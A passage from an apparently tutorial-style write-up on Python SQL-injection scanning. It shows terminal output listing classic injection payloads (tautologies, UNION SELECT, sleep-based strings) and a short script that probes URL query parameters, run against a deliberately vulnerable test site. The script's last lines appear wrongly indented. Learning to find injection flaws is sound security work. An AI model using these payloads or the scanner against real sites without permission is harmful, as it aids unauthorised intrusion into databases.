[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6,7,8,9,10,11,12
[+] Error-based SQL injection vulnerability found with payload: 1' or '1'=1
[+] Error-based SQL injection vulnerability found with payload: 1" or "1"=1
[+] Error-based SQL injection vulnerability found with payload: 1' or sleep(5) --
[+] Error-based SQL injection vulnerability found with payload: " or sleep(5) --
aqsa@aqsa:~/Downloads$

```

Program 3:

The program below checks the inject able or modifiable parameter for the entered URL. For example if:

- <https://www.example.com/> is entered, this URL does not have any parameter which will enable us to check the website for SQL injections.
- <https://www.example.com/products.php?id=1> is entered, Now in this URL we are provided with a parameter **id=1** which might be inject able

So this is the thing the following program checks:

```

home > aqsa > Documents > python > error.py > ...
1 import requests
2 from urllib.parse import urlparse, parse_qs, urlencode, urlunparse
3
4 def is_parameter_injectable(url):
5     parsed_url = urlparse(url)
6     query_params = parse_qs(parsed_url.query)
7     if not query_params:
8         print("No query parameters found in URL")
9         return False
10    for param_name in query_params.keys():
11        original_value = query_params[param_name]
12        new_value = "modified_value"
13        query_params[param_name] = new_value
14        modified_url = urlunparse(parsed_url._replace(query=urlencode(query_params, doseq=True)))
15        response = requests.get(modified_url)
16        if response.status_code == 200:
17            print(f"Parameter '{param_name}' is modifiable")
18            return True
19        else:
20            query_params[param_name] = original_value
21    print("No modifiable parameters found in URL")
22    return False
23    url = input("Enter Url: ")
24    is_parameter_injectable(url)

```

```

aqsa@aqsa:~/Documents/python$ python3 error.py
Enter Url: http://testphp.vulnweb.com/listproducts.php?cat=1
Parameter 'cat' is modifiable
aqsa@aqsa:~/Documents/python$

```